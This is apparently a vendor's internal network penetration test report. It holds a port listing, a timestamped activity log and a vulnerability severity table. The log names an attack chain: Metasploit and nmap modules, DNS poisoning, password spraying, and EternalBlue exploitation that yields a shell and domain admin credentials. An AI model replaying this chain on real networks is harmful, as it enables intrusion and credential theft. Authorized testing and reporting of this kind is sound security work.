192.168.2.8		445	tcp
192.168.2.8		135	tcp
192.168.2.18		3268	tcp
192.168.2.18		3389	tcp
192.168.2.18		54433	tcp
192.168.2.18		389	tcp
192.168.2.18		1031	tcp
192.168.2.18		27000	tcp
192.168.2.18		1434	udp
192.168.2.19		3388	tcp
192.168.2.19		445	tcp
192.168.2.19		3389	tcp
192.168.2.19		443	tcp
192.168.2.20		161	udp
192.168.2.22		443	tcp
192.168.2.22		445	tcp
192.168.2.22		3389	tcp
192.168.2.25		445	tcp
192.168.2.28		161	udp
192.168.2.34		2049	tcp
192.168.2.46		161	udp
192.168.2.51		80	tcp
192.168.2.51		443	tcp
192.168.2.51		21	tcp
192.168.2.55		161	udp
192.168.2.55		443	tcp

192.168.2.55		1883	tcp
192.168.2.58		161	udp
192.168.2.58		443	tcp
192.168.2.58		1883	tcp
192.168.2.65		3702	udp
192.168.2.71		3389	tcp
192.168.2.74		445	tcp
192.168.2.74		3389	tcp
192.168.2.78		445	tcp
192.168.2.78		3389	tcp
192.168.2.82		445	tcp
192.168.2.82		3389	tcp
10.100.3.150		3702	udp
10.100.3.150		21	tcp
10.100.3.151		5353	udp
10.100.3.151		1900	udp
10.100.3.151		49152	tcp
10.100.3.151		3702	udp
10.100.3.151		80	tcp
10.100.3.151		21	tcp
10.100.4.5		23	tcp
10.100.5.5		23	tcp
10.100.35.73		1393	tcp
10.100.32.15		23	tcp
10.100.5.25		23	tcp
10.100.3.150		1900	udp
10.100.31.64		5060	udp
10.100.31.64		5060	tcp
10.100.31.64		443	tcp
192.168.2.56		161	udp
192.168.2.56		1883	tcp
192.168.2.56		443	tcp
192.168.2.57		1883	tcp
192.168.2.57		161	udp
192.168.2.57		443	tcp
10.100.31.65		5060	udp
10.100.31.65		5060	tcp
10.100.31.65		443	tcp
192.168.2.59		443	tcp
192.168.2.60		443	tcp
192.168.2.61		443	tcp
192.168.2.62		443	tcp
192.168.2.63		443	tcp

192.168.2.64		443	tcp
10.100.31.66		5060	tcp
192.168.2.70		5900	tcp
10.100.31.66		443	tcp
192.168.2.73		5900	tcp
10.100.3.150		5353	udp
10.100.5.58		443	tcp
192.168.2.77		5900	tcp
10.100.5.58		23	tcp
192.168.2.45		80	tcp
192.168.2.81		5900	tcp
10.100.35.73		3001	tcp
10.100.3.25		23	tcp
192.168.2.84		445	tcp
192.168.2.85		445	tcp
192.168.2.91		445	tcp
192.168.2.93		445	tcp
192.168.2.94		631	tcp
192.168.2.97		5900	tcp
10.100.3.5		23	tcp
192.168.2.4		161	udp
192.168.2.2		161	udp
192.168.2.2		60000	tcp
10.100.35.113		53	udp
10.100.35.113		443	tcp
10.100.35.101		443	tcp
192.168.2.7		161	udp
10.100.1.5		23	tcp
10.100.1.25		23	tcp
10.100.1.35		161	udp
10.100.20.173		62078	tcp
10.100.32.5		23	tcp
10.100.35.73		1468	tcp
192.168.2.13		161	udp
192.168.2.14		161	udp
192.168.2.16		161	udp
192.168.2.17		21	tcp
192.168.2.17		1900	udp
192.168.2.17		80	tcp
192.168.2.17		443	tcp
192.168.2.17		9997	tcp
192.168.2.17		9998	tcp
10.100.2.5		23	tcp

10.100.2.5		67	udp
10.100.35.73		1223	tcp
10.100.35.73		1900	udp
10.100.35.5		23	tcp
10.100.34.84		80	tcp
10.100.34.84		22	tcp
10.100.33.5		23	tcp
10.100.33.15		23	tcp
10.100.35.73		1093	tcp
10.100.34.15		23	tcp
10.100.34.5		23	tcp
10.100.33.60		80	tcp
10.100.33.60		22	tcp
10.100.33.57		80	tcp
10.100.6.5		23	tcp
10.100.7.63		23	tcp
10.100.6.87		5353	udp
10.100.3.63		44818	udp
10.100.3.63		44818	tcp
10.100.3.63		161	udp
10.100.3.57		443	tcp
10.100.3.57		5060	tcp
10.100.3.57		5060	udp
10.100.6.87		1900	udp
10.100.6.87		49152	tcp
10.100.6.87		3702	udp
10.100.6.87		21	tcp
10.100.6.87		80	tcp
10.100.7.5		23	tcp
10.100.7.63		161	udp
10.100.7.64		23	tcp
10.100.7.64		161	udp
10.100.7.67		161	udp
10.100.7.68		161	udp
10.100.7.74		23	tcp
10.100.7.74		443	tcp
10.100.7.74		22	tcp
10.100.7.97		21	tcp
10.100.7.97		443	tcp
10.100.7.97		22	tcp
10.100.7.97		2222	tcp
10.100.31.5		23	tcp
10.100.7.150		5353	udp

10.100.7.150		1900	udp
10.100.7.150		49152	tcp
10.100.7.150		3702	udp
10.100.7.150		80	tcp
10.100.1.74		443	tcp
10.100.1.74		5060	tcp
10.100.1.74		5060	udp
10.100.7.150		21	tcp
10.100.35.87		53	udp
10.100.35.87		443	tcp
10.100.33.57		22	tcp
10.100.3.150		49152	tcp

Appendix C: Activity Log

This section of the report will contain detailed and sepcific information about the activities that were performed as part of the assessment. Using the information in this section, vPenTest Partner recommends that Demo Client evaluate technical security controls (e.g. detection and monitoring tools) to determine if any alerts have been triggered or activities have been logged.

Internal Network Security Assessment

Activity Time	Activity Type	Activity
01/11/2021 12:53 ET	host discovery	Discovery module initiated.
01/11/2021 12:53 ET	info	Uploading targets to remote system.
01/11/2021 12:53 ET	info	Completed uploading targets.
01/11/2021 12:53 ET	host discovery	Port scan module initialized.
01/11/2021 12:54 ET	host discovery	Conducting port scan against in-scope systems.
01/11/2021 01:08 ET	host discovery	Port scans against completed successfully.
01/11/2021 01:08 ET	host discovery	Port scan module completed.
01/11/2021 01:08 ET	host discovery	Parsing results for alive systems.
01/11/2021 01:08 ET	host discovery	Completed parsing Nmap results. 1797 new IP addresses discovered and imported into DB.
01/11/2021 01:08 ET	host discovery	Parsing nmap port scans.
01/11/2021 01:08 ET	host discovery	Identified 2271 new ports.
01/11/2021 01:09 ET	host discovery	Checking for egress filtering deficiencies.
01/11/2021 01:09 ET	host discovery	Completed checking for egress filtering deficiencies.
01/11/2021 01:09 ET	host discovery	Discovery module completed.
01/11/2021 01:45 ET	enumeration	Enumerating RDP services.
01/11/2021 01:45 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [ftp-anon] against systems with port 21/tcp opened.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Enumerating MySQL services.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Completed analyzing web services running on port 8443/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Completed analyzing web services running on port 8000/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Enumerating SSH services.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [sshv1] against systems with port 22/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed enumerating MSSQL services.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [ssh2-enum-algos] against systems with port 22/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [ssh-auth-methods] against systems with port 22/tcp opened.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 443/tcp opened.
01/11/2021 01:46 ET	enumeration	Analyzing web services running on port 8000/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/smb/smb_version.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: exploit/[obfuscated-domain]ows/smb/ms08_067_netapi.

01/11/2021 01:46 ET	enumeration	Enumeration module initialized.
01/11/2021 01:46 ET	enumeration	Capturing data from mitm6.
01/11/2021 01:46 ET	enumeration	Starting DNS poisoning attacks.
01/11/2021 01:46 ET	enumeration	Completed enumeration module.
01/11/2021 01:46 ET	enumeration	Starting Metasploit.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 8443/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 8443/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Scanning SNMP services.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [ldap-rootdse] against systems with port 389/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Analyzing web services running on port 80/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Enumerating NFS shares.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-headers] against systems with port 8080/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-methods] against systems with port 8080/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 8080/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-robots.txt] against systems with port 8080/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 8080/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Completed enumerating SSH services.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [rdp-vuln-ms12-020] against systems with port 3389/tcp opened.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/snmp/snmp_enum.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Completed scanning SNMP services.
01/11/2021 01:46 ET	enumeration	Completed enumerating SNMP services.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [nfs-showmount] against systems with port 111/tcp opened.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-headers] against systems with port 8082/tcp opened.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-methods] against systems with port 8082/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 8082/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-shellshock] against systems with port 8082/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 8082/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [smb-security-mode] against systems with port 445/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [smb-enum-domains] against systems with port 445/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [smb-enum-shares] against systems with port 445/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/rdp/cve_2019_0708_bluekeep.

01/11/2021 01:46 ET	enumeration	Analyzing web services running on port 443/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-headers] against systems with port 8000/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-robots.txt] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-shellshock] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 8000/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-robots.txt] against systems with port 8000/tcp opened.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/mssql/mssql_ping.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-headers] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-methods] against systems with port 80/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed enumerating NFS services.
01/11/2021 01:46 ET	enumeration	Analyzing web services running on port 8443/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/mysql/mysql_version.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-headers] against systems with port 81/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-methods] against systems with port 81/tcp opened.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 81/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-shellshock] against systems with port 81/tcp opened.
01/11/2021 01:46 ET	enumeration	Completed nmap script scans.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-title] against systems with port 81/tcp opened.
01/11/2021 01:46 ET	enumeration	Queueing MSF module: auxiliary/scanner/ftp/ftp_version.
01/11/2021 01:46 ET	enumeration	Completed analyzing web services running on port 8082/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Completed analyzing web services running on port 81/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Reviewing MSSQL services.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [smtp-open-relay] against systems with port 25/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-put] against systems with port 443/tcp opened.
01/11/2021 01:46 ET	enumeration	Queuing nmap script [http-shellshock] against systems with port 8000/tcp opened.
01/11/2021 01:46 ET	enumeration	Analyzing web services running on port 81/tcp with aquatone.
01/11/2021 01:46 ET	enumeration	Now running nmap script scans.
01/11/2021 01:47 ET	enumeration	Analyzing web services running on port 8080/tcp with aquatone.
01/11/2021 01:47 ET	enumeration	Now running nmap script scans.
01/11/2021 01:47 ET	enumeration	Analyzing web services running on port 8082/tcp with aquatone.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [http-shellshock] against systems with port 8080/tcp opened.
01/11/2021 01:47 ET	enumeration	Queueing MSF module: auxiliary/scanner/smb/smb_ms17_010.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [http-robots.txt] against systems with port 8082/tcp opened.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [smb-vuln-ms17-010] against systems with port 445/tcp opened.
01/11/2021 01:47 ET	enumeration	Completed nmap script scans.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [http-methods] against systems with port 8000/tcp opened.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [http-robots.txt] against systems with port 81/tcp opened.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [http-title] against systems with port 8000/tcp opened.

01/11/2021 01:47 ET	enumeration	Completed nmap script scans.
01/11/2021 01:47 ET	enumeration	Completed nmap script scans.
01/11/2021 01:47 ET	enumeration	Completed nmap script scans.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [nfs-ls] against systems with port 111/tcp opened.
01/11/2021 01:47 ET	enumeration	Queuing nmap script [nfs-statfs] against systems with port 111/tcp opened.
01/11/2021 01:48 ET	enumeration	Completed nmap script scans.
01/11/2021 01:48 ET	enumeration	Completed analyzing web services running on port 80/tcp with aquatone.
01/11/2021 01:48 ET	enumeration	Queueing MSF module: auxiliary/scanner/mysql/mysql_login.
01/11/2021 01:48 ET	enumeration	Completed enumerating RDP services.
01/11/2021 01:48 ET	enumeration	Queueing MSF module: auxiliary/scanner/snmp/snmp_enum.
01/11/2021 01:48 ET	enumeration	Completed analyzing web services running on port 443/tcp with aquatone.
01/11/2021 01:48 ET	enumeration	Completed analyzing web services running on port 8080/tcp with aquatone.
01/11/2021 01:48 ET	enumeration	Queueing MSF module: auxiliary/scanner/mssql/mssql_login.
01/11/2021 01:48 ET	enumeration	Completed enumerating MySQL services.
01/11/2021 01:48 ET	enumeration	Attempting to enumerate SMB ports.
01/11/2021 01:49 ET	enumeration	Identified 514 local user accounts, 325 domain groups, 101 names, and 3 vulnerable systems.
01/11/2021 01:49 ET	enumeration	Completed enumerating SMB services.
01/11/2021 01:49 ET	enumeration	Targeting 192.168.204.60 ([obfuscated-domain]dc3) for these authentication attempts.
01/11/2021 01:49 ET	enumeration	Attempting to enumerate domain user accounts via Kerberos.
01/11/2021 01:49 ET	enumeration	Identified domain: [obfuscated-domain]
01/11/2021 01:49 ET	enumeration	Attempting to enumerate domain user accounts from the [obfuscated-domain] domain using file: first_initial_last_name.txt.
01/11/2021 01:49 ET	enumeration	Attempting to enumerate domain user accounts from the [obfuscated-domain] domain using file: first_name_last_initial.txt.
01/11/2021 01:49 ET	enumeration	Attempting to enumerate domain user accounts from the [obfuscated-domain] domain using file: first_last.txt.
01/11/2021 01:52 ET	enumeration	No valid accounts enumerated via Kebreros
01/11/2021 01:52 ET	enumeration	Enumeration module completed.
01/11/2021 03:07 ET	info	Initializing vulnerability scan module.
01/11/2021 03:07 ET	info	Vulnerability scanner module started.
01/11/2021 03:07 ET	info	Checking to see if scanner is installed.
01/11/2021 03:07 ET	info	Scanner isn't installed. Installing... This process could take 15+ minutes depending on network bandwidth and availabale hardware resources.
01/11/2021 03:07 ET	info	Downloading and unpacking vulnerability scanner files.
01/11/2021 03:36 ET	info	Scanner is installed. Proceeding...
01/11/2021 03:36 ET	info	Kicking off vulnerability scans against 616 IPs/ranges. This may take awhile.
01/11/2021 05:41 ET	info	The nessus UI appeared to have crashed. Restarting monitor script.
01/11/2021 06:01 ET	info	Vulnerability scans successfully completed. Retrieving results.
01/11/2021 06:02 ET	imported	0 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	12 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	156 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	0 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	45 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	224 new vulnerabilities imported from vulnerability scans.

01/11/2021 06:02 ET	imported	81 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	7 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	260 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	87 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	9 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	367 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	51 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	7 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	256 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	60 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	5 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	266 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	185 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	17 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	44 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	10 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	80 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	217 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	35 new vulnerabilities imported from vulnerability scans.
01/11/2021 06:02 ET	imported	5 new nodes imported from vulnerability scans.
01/11/2021 06:02 ET	imported	11 new ports imported from vulnerability scans.
01/11/2021 06:02 ET	imported	Completed importing vulnerability scans.
01/11/2021 06:03 ET	info	Vulnerability scanner module completed.
01/11/2021 06:03 ET	exploit	Running DNS poisoner module.
01/11/2021 06:03 ET	exploit	Launching exploit module.
01/11/2021 06:34 ET	exploit	Completed DNS poisoning attacks.
01/11/2021 06:35 ET	exploit	Performed a single password attack against 514 domain user accounts.
01/11/2021 06:37 ET	exploit	No successful login attempts.
01/11/2021 06:37 ET	exploit	Identified a valid target for exploit via Eternalblue - 192.168.204.195 (WINDHELPDESK1)
01/11/2021 06:38 ET	exploit	Successfully exploited 192.168.204.195 (WINDHELPDESK1) and established a Meterpreter shell.
01/11/2021 06:38 ET	exploit	Enumerated two local account hashes from 192.168.204.195 (WINDHELPDESK1)
01/11/2021 06:38 ET	exploit	Identified a valid set of cleartext credentials from 192.168.204.195 (WINDHELPDESK1).
01/11/2021 06:38 ET	exploit	Confirmed compromised account from192.168.204.195 (WINDHELPDESK1) is domain admin account.
01/11/2021 06:38 ET	exploit	Randomly targeting 192.168.204.154 (WINDFILE3) as a potential file server to enumerate.
01/11/2021 06:39 ET	exploit	Successfully identified ninety-eight (98) shares on 192.168.204.154 (WINDFILE3) using [obfuscated-domain]\ElliotAlderson.
01/11/2021 06:39 ET	exploit	Targeting ACCOUNTING$ on 192.168.204.154 (WINDFILE3) using [obfuscated-domain]\ElliotAlderson.
01/11/2021 06:39 ET	exploit	Identified potentially sensitive/confidential information on 192.168.204.154 (WINDFILE3) using [obfuscated-domain]\ElliotAlderson.
01/11/2021 06:39 ET	exploit	Identified cleartext credentials stored on 192.168.204.154 (WINDFILE3) using [obfuscated-domain]\ElliotAlderson

01/11/2021 06:40 ET	exploit	Completed exploit module.
01/11/2021 06:40 ET	info	Testing is concluded.

vPENTEST

Internal Network Penetration Test

VULNERABILITY REPORT

Demo Client

June 06, 2021

app.vpentest.io

Copyright

Confidentiality

This document contains company confidential information of a proprietary and sensitive nature. As such, this document should be afforded the security and handling precautions that a confidential document warrants. This document should have a controlled distribution to relevant parties only and should not be copied without written permission. vPenTest Partner treats the contents of a security audit as company confidential material and will not disclose the contents of this document to anyone without written permission.

Assessment Project Team

Below is a list of contacts that were involved on this engagement. Should you have any questions pertaining to the content of this document or any project and non-project related items, please feel free to reach out to the necessary project contacts.

Primary Point of Contact	
Name:	Demo Consultant
Title:	Consultant
Mobile:	+1(504) 507-0558
Office:	+1(844) 866-2732
Email:	altonjx@gmail.com

Discovered Vulnerabilities

The following table displays a summary of the vulnerabilities that were discovered as part of this engagement.

DISCOVERED VULNERABILITIES	THREAT SEVERITY RANKINGS	
Internal Network Security Assessment (129)		
AXIS HTTP GET Heap Overflow	Critical	
AXIS Multiple Vulnerabilities (ACV-128401)	Critical	
Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)	Critical	
Microsoft SQL Server Unsupported Version Detection (remote check)	Critical	
Microsoft Windows XP Unsupported Installation Detection	Critical	
MS14-066: Vulnerability in Schannel Could Allow Remote Code Execution (2992611) (uncredentialed check)	Critical	
Unix Operating System Unsupported Version Detection	Critical	
Unsupported Windows OS (remote)	Critical	
VMware ESX / ESXi Unsupported Version Detection	Critical	
VMware ESXi 5.1 < Build 3021178 OpenSLP RCE (VMSA-2015-0007)	Critical	
Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26 Multiple Vulnerabilities	High	
Apache 2.4.x < 2.4.39 Multiple Vulnerabilities	High	
Apache 2.4.x < 2.4.46 Multiple Vulnerabilities	High	
ESXi 6.5 / 6.7 / 7.0 Multiple Vulnerabilities (VMSA-2020-0026)	High	
Flexera FlexNet Publisher < 11.16.2 Multiple Vulnerabilities	High	
Microsoft Windows SMB NULL Session Authentication	High	
Microsoft Windows SMBv1 Multiple Vulnerabilities	High	
MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check)	High	
MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)	High	
Rockwell Automation RSLinx Classic ENGINE.dll Stack Buffer Overflow	High	
Rockwell Automation RSLinx Classic ENGINE.dll Stack Buffer Overflow (CVE-2019-6553)	High	
SNMP Agent Default Community Name (public)	High	
SSL Version 2 and 3 Protocol Detection	High	
Unsupported Web Server Detection	High	
Apache 2.4.18 / 2.4.20 X.509 Certificate Authentication Bypass	Medium	

Apache 2.4.x < 2.4.25 Multiple Vulnerabilities (httpoxy)	Medium	
Apache 2.4.x < 2.4.27 Multiple Vulnerabilities	Medium	
Apache 2.4.x < 2.4.28 HTTP Vulnerability (OptionsBleed)	Medium	
Apache 2.4.x < 2.4.33 Multiple Vulnerabilities	Medium	
Apache 2.4.x < 2.4.34 Multiple Vulnerabilities	Medium	
Apache 2.4.x < 2.4.35 DoS	Medium	
Apache 2.4.x < 2.4.38 Multiple Vulnerabilities	Medium	
Apache 2.4.x < 2.4.41 Multiple Vulnerabilities	Medium	
Apache 2.4.x < 2.4.42 Multiple Vulnerabilities	Medium	
AXIS gSOAP Message Handling RCE (ACV-116267) (Devil's Ivy)	Medium	
ESXi 5.0 / 5.1 / 5.5 / 6.0 Multiple Vulnerabilities (VMSA-2016-0010) (remote check)	Medium	
ESXi 5.1 < Build 2323231 glibc Library Multiple Vulnerabilities (remote check)	Medium	
ESXi 5.1 < Build 2323236 Third-Party Libraries Multiple Vulnerabilities (remote check) (BEAST)	Medium	
ESXi 5.1 < Build 3070626 Shared Folders (HGFS) Guest Privilege Escalation (VMSA-2016-0001) (remote check)	Medium	
HSTS Missing From HTTPS Server (RFC 6797)	Medium	
HTTP TRACE / TRACK Methods Allowed	Medium	
IP Forwarding Enabled	Medium	
JQuery 1.2 < 3.5.0 Multiple XSS	Medium	
mDNS Detection (Remote Network)	Medium	
Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness	Medium	
MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)	Medium	
OpenSSL 1.0.2 < 1.0.2k Multiple Vulnerabilities	Medium	
OpenSSL 1.0.2 < 1.0.2n Multiple Vulnerabilities	Medium	
OpenSSL 1.0.2 < 1.0.2u Procedure Overflow Vulnerability	Medium	
OpenSSL 1.0.2 < 1.0.2x Null Pointer Dereference Vulnerability	Medium	
OpenSSL 1.0.x < 1.0.2m RSA/DSA Unspecified Carry Issue	Medium	
OpenSSL 1.0.x < 1.0.2o Multiple Vulnerabilities	Medium	
OpenSSL 1.0.x < 1.0.2p Multiple Vulnerabilities	Medium	
OpenSSL 1.0.x < 1.0.2q Multiple Vulnerabilities	Medium	

OpenSSL 1.0.x < 1.0.2r Information Disclosure Vulnerability	Medium	
OpenSSL 1.1.1 < 1.1.1e-dev Procedure Overflow Vulnerability	Medium	
OpenSSL 1.1.1 < 1.1.1g Vulnerability	Medium	
OpenSSL 1.1.1 < 1.1.1i Null Pointer Dereference Vulnerability	Medium	
Rockwell Automation FactoryTalk Linx Path Traversal Information Disclosure	Medium	
SMB Signing not required	Medium	
SNMP 'GETBULK' Reflection DDoS	Medium	
SSH Weak Algorithms Supported	Medium	
SSL Certificate Cannot Be Trusted	Medium	
SSL Certificate Expiry	Medium	
SSL Certificate Signed Using Weak Hashing Algorithm	Medium	
SSL Certificate with Wrong Hostname	Medium	
SSL Medium Strength Cipher Suites Supported (SWEET32)	Medium	
SSL Self-Signed Certificate	Medium	
SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection	Medium	
SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)	Medium	
Terminal Services Doesn't Use Network Level Authentication (NLA) Only	Medium	
Terminal Services Encryption Level is Medium or Low	Medium	
Unencrypted Telnet Server	Medium	
VMware ESXi Multiple DoS (VMSA-2014-0008)	Medium	
VMware ESXi Multiple Vulnerabilities (VMSA-2014-0012)	Medium	
DHCP Server Detection	Low	
OpenSSL 1.0.2 < 1.0.2t Multiple Vulnerabilities	Low	
SSH Server CBC Mode Ciphers Enabled	Low	
SSH Weak MAC Algorithms Enabled	Low	
SSL RC4 Cipher Suites Supported (Bar Mitzvah)	Low	
SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)	Low	
Terminal Services Encryption Level is not FIPS-140 Compliant	Low	
Transport Layer Security (TLS) Protocol CRIME Vulnerability	Low	
Apache Banner Linux Distribution Disclosure	Informational	

Apple iOS Lockdown Detection	Informational	
Appweb HTTP Server Version	Informational	
AXIS FTP Server Detection	Informational	
Backported Security Patch Detection (FTP)	Informational	
Backported Security Patch Detection (PHP)	Informational	
Backported Security Patch Detection (WWW)	Informational	
Citrix Licensing Service Detection	Informational	
COM+ Internet Services (CIS) Server Detection	Informational	
DNS Server Version Detection	Informational	
Do not scan printers (AppSocket)	Informational	
Dropbox Software Detection (uncredentialed check)	Informational	
Enumerate IPv6 Interfaces via SSH	Informational	
EtherNet/IP CIP Device Identification	Informational	
FTP Server Detection	Informational	
Grandstream Phone Web Interface Detection	Informational	
LDAP Crafted Search Request Server Information Disclosure	Informational	
lighttpd HTTP Server Detection	Informational	
Link-Local Multicast Name Resolution (LLMNR) Detection	Informational	
mDNS Detection (Local Network)	Informational	
Microsoft SQL Server UDP Query Remote Version Disclosure	Informational	
Microsoft Windows SMB LanMan Pipe Server Listing Disclosure	Informational	
MongoDB Detection	Informational	
MSRPC Service Detection	Informational	
NFS Server Superfluous	Informational	
NFS Share Export List	Informational	
ONVIF Device Services	Informational	
Open Network Video Interface Forum (ONVIF) Protocol Detection	Informational	
Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)	Informational	
Service Detection: 3 ASCII Digit Code Responses	Informational	
Session Initiation Protocol Detection	Informational	

Splunk Management API Detection	Informational	
Splunk Web Detection	Informational	
SSL Certificate Signed Using SHA-1 Algorithm	Informational	
SSL Cipher Block Chaining Cipher Suites Supported	Informational	
SSL Compression Methods Supported	Informational	
STUN Detection	Informational	
Target Credential Status by Authentication Protocol - No Credentials Provided	Informational	
TeamViewer remote detection	Informational	
Telnet Server Detection	Informational	
TLS Version 1.3 Protocol Detection	Informational	
Universal Plug and Play (UPnP) Protocol Detection	Informational	
VMWare STARTTLS Support	Informational	
VNC Server Unencrypted Communication Detection	Informational	
WebDAV Detection	Informational	
Web Server UPnP Detection	Informational	

